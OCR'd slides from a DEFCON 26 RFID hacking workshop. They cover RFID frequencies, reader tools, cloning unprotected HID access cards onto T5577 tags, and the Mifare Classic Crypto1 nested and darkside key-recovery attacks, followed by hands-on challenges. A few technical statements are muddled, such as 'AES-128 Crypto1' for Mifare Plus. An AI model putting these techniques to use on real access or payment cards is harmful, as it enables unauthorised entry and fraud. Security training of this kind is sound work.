RFID Workshop

@ DEFCON 26

Vinnie Vanhoecke

Content

- Introduction
- RFID theory
  - Basics
  - Tools
  - Protocols
  - Mifare
- Challenges

RFID basics

RFID theory: RFID basics

RFID = **R**adio **F**requency **ID**entification

Uses radio waves
Used for:


- Identification (security)
- Payments
- Ticketing system
- …

RFID is a passive technology

RFID theory: RFID basics


Form factors:


- Cards
- Sticker
- Key tag
- Bio tags



RFID theory: RFID basics


- RFID tag antenna receives the radio signals ➔ Creates magnetic field
- Chip is powered so it can reply with the antenne
- The chip can also read/write the data(EEPROM) and perform several basic calculations






RFID theory: RFID basics

- WIPS made by TU Delft



RFID theory: RFID basics



Low frequency

- 30 KHz – 300 KHz
- 125 KHz or 134 KHz
- < 0,5 m read distance
- Doesn't need a lot of power

High frequency

- 3 MHz – 30 MHz
- 13,56 MHz
- < 1 m read distance
- Higher data transfer rate

Ultra High frequency

- 300 MHz – 3 GHz
- UHF Gen2 standard uses 860 – 960 MHz
- < 10m read distance
- Good for logistics systems

RFID theory: RFID protocols

LOW FREQUENCY

EM4100

TK4100

HITAG 1, 2 & S


HIGH FREQUENCY


Topaz

FeliCa

RFID theory: RFID tools

Device	Functions	Price
Cheap reader	Most of the time only compatible with one RFID protocol	€ 20-100
RFIDler	Read, write, emulate and intercepting of Low frequency RFID	€ 120
Chameleon Mini	Emulate NFC protocols	€ 150
Proxmark 3	Read, write, emulate and intercept all RFID protocols	€ 100-300







RFID theory: RFID Tools

Proxmark 3

- Jonathan Westhues
- Read/Write/Sniffing and Emulation
- Capable of interpreting (almost) every RFID protocol
- Fully Open-Source (incl. Technical Schema's)
- https://store.ryscc.com/ = €300 w/o antenna
- http://www.elechouse.com/ Proxmark Elechouse version = €200
- https://radiowar.world.taobao.com/ Chinese version = €100





RFID theory: RFID Tools

ACR122U

- 30-50 €
- NFC compliant (Type 1-4)
- Plug and play
- Java, python, C#, C++

RFID theory: Attacking RFID implementations

Identify RFID protocol
- Information on the card itself
- Testing it with different readers

Learn the new RFID protocol
- If you are already familiar you can skip his phase

Get access to the data
- By exploiting vulnerabilities, brute forcing keys, etc.
- Might not be needed if there is no data protection in the protocol

Reverse the data
- Figure out what the data on the card is
- Compare with other cards or after using the card

Use the data
- To create a copy or emulate
- To modify certain data (e.g. money)

RFID theory: Attacking RFID implementations example

Identify RFID protocol	• Information on the card itself • Testing it with different readers
Learn the new RFID protocol	• If you are already familiar you can skip this phase
Get access to the data	• By exploiting vulnerabilities, brute forcing keys, etc. • Might not be needed if there is no data protection in the protocol
Reverse the data	• Figure out what the data on the card is • Compare with other cards or after using the card
Use the data	• To create a copy or emulate • To modify certain data (e.g. money)

RFID theory: HID

- Low frequency (125 KHz)
- No security mechanisms
- Card only contains a number
- Two possible formats:

Format	Layout
HID 26-Bit format	<Parity bit> <8-bit site code> <16-bit credential> <Parity bit>
HID 37-Bit format	<Parity bit> <16-bit site code> <19-bit credential> <Parity bit>

RFID theory: HID

- HID is readonly!
- But T5577 can be written

RFID theory: Attacking RFID implementations example


Identify RFID protocol	• Information on the card itself • Testing it with different readers	✓
Learn the new RFID protocol	• If you are already familiar you can skip this phase	✓
Get access to the data	• By exploiting vulnerabilities, brute forcing keys, etc. • **Might not be needed if there is no data protection in the protocol**	✓
Reverse the data	• Figure out what the data on the card is • Compare with other cards or after using the card	✓
Use the data	• To create a copy or emulate • To modify certain data (e.g. money)	

HID demo

RFID protocols: MIFARE

RFID theory: Mifare

- **MIFARE** = **Mi**kron **Fare** Collection System
- Made by NXP Semiconductors company
- 13,56 MHz



RFID theory: Mifare

Mifare Classic

- Made in 1994
- 3 versions
- Uses crypto1 encryption
- Still frequently used

	Bruto Data storage	Sectors	Netto Data Storage
MIFARE Classic Mini	320 bytes	5	224 bytes
MIFARE Classic 1K	1024 bytes	16	752 bytes
MIFARE Classic 4K	4096 bytes	40	3440 bytes


Mifare memory layout

Mifare Classic 1K


- 16 sectors
- 4 block/sector
- 16 bytes/block
- 16 * 4 * 16 = 1024

- Sector 0 Block 0: UID

- Block 4 of each sector: keys and access bits



Mifare memory layout




- Mechanism to set the access rights of the sector
- Each block can have different access rights

RFID theory: Mifare

Mifare Classic - Crypto1 encryption

- Invented by NXP
- Algorithm was kept secret
- It was never researched by official institution or researches to find weaknesses
- Henryk Plötz and Karsten Nohl reverse engineered the algorithm in 2007, resulting in..



- 48 bit key length is to small ➔ Brute force
- Bad random number generator ➔ Nested & Dark-side attack

RFID theory: Nested attack

- Implemented by Nethemba with MFOC tool
- How does it work?
  1. Authenticate to block with default key → read tag's nonce
  2. Authenticate to same block with default key → read tag's nonce (Authenticated session)
  3. Compute "timing distance" between nonces –> Guess next nonce value
  4. Calculate the keystreams (uid, n_T , key) and try to authenticate to a different block.

RFID theory: Darkside attack

- Implemented by Andrei Costin with MFCUK tool
- How does it work?
  1. During Authentication, Tag checks Parity bits (bruteforceable)
  2. All (8) bits correct, but incorrect Challenge → response = encrypted 4-bit error code (0x5)
     a) Known Plaintest error message encrypted with key
  3. Comparing encrypted message with known plaintext message → Retrieve Key

RFID theory: Mifare

Mifare Plus

- Improvement on Mifare Classic
- AES-128 Crypto1 encryption

Mifare DESfire

- Cost more
- Uses Crypto1, 3DES of AES-128 encryption

Challenges

Challenges

3 RFID cards

ACR122U

15 Challenges

Challenges

Tools

- ACR Official software
- Mifare access condition bit calculator
- Acr122urw.jar
- MFOC-GUI


- Libnfc
- Mfoc
- Mfcuk
- miLazyCracker

Challenge 1: Identify Protocol


Description

- Identify the type of cards
  - ACR Scripting Tool (Windows)
  - Libnfc – nfc-list (Linux)
- (bonus) Identify your personal rfid cards

Mifare Classic 1K



ACR Official software




- ACR122U PC/SC Scripting Tool

Connect to the reader

Card information

Scripting

Output



Don’t execute the default script!

Libnfc

- Libnfc – nfc-list

nfc-list -v

```
$~/Documents/Tools/ACR122/libnfc: nfc-list -v
nfc-list uses libnfc libnfc-1.7.1
NFC device: ACS / ACR122U PICC Interface opened
1 ISO14443A passive target(s) found:
ISO/IEC 14443A (106 kbps) target:
    ATQA (SENS_RES): 00  04
* UID size: single
* bit frame anticollision supported
       UID (NFCID1): b3  24  db  de
      SAK (SEL_RES): 08
* Not compliant with ISO/IEC 14443-4
* Not compliant with ISO/IEC 18092

Fingerprinting based on MIFARE type Identification Procedure:
* MIFARE Classic 1K
* MIFARE Plus (4 Byte UID or 4 Byte RID) 2K, Security level 1
* SmartMX with MIFARE 1K emulation
Other possible matches based on ATQA & SAK values:

0 Felica (212 kbps) passive target(s) found.

0 Felica (424 kbps) passive target(s) found.

0 ISO14443B passive target(s) found.

0 ISO14443B' passive target(s) found.

0 ISO14443B-2 ST SRx passive target(s) found.

0 ISO14443B-2 ASK CTx passive target(s) found.

0 Jewel passive target(s) found.
```

APDU commands

APDU commands

Load Authentication Keys APDU Format (11 Bytes)

Command	Class	INS	P1	P2	Lc	Data In
Load Authentication Keys	FFh	82h	Key Structure	Key Number	06h	Key (6 bytes)

Where:

Key Structure: 1 Byte.

0x00h = Key is loaded into the reader volatile memory.

Other = Reserved.

Key Number: 1 Byte.

0x00h ~ 0x01h = Key Location. The keys will disappear once the reader i disconnected from the PC.

Key: 6 Bytes.

The key value loaded into the reader. E.g. {FF FF FF FF FF FFh}

APDU commands

Load Authentication Keys APDU Format (11 Bytes)

Command	Class	INS	P1	P2	Lc	Data In
Load Authentication Keys	FFh	82h	Key Structure	Key Number	06h	Key (6 bytes)

Where:

Key Structure: 1 Byte.

0x00h = Key is loaded into the reader volatile memory.

Other = Reserved.

Key Number: 1 Byte.

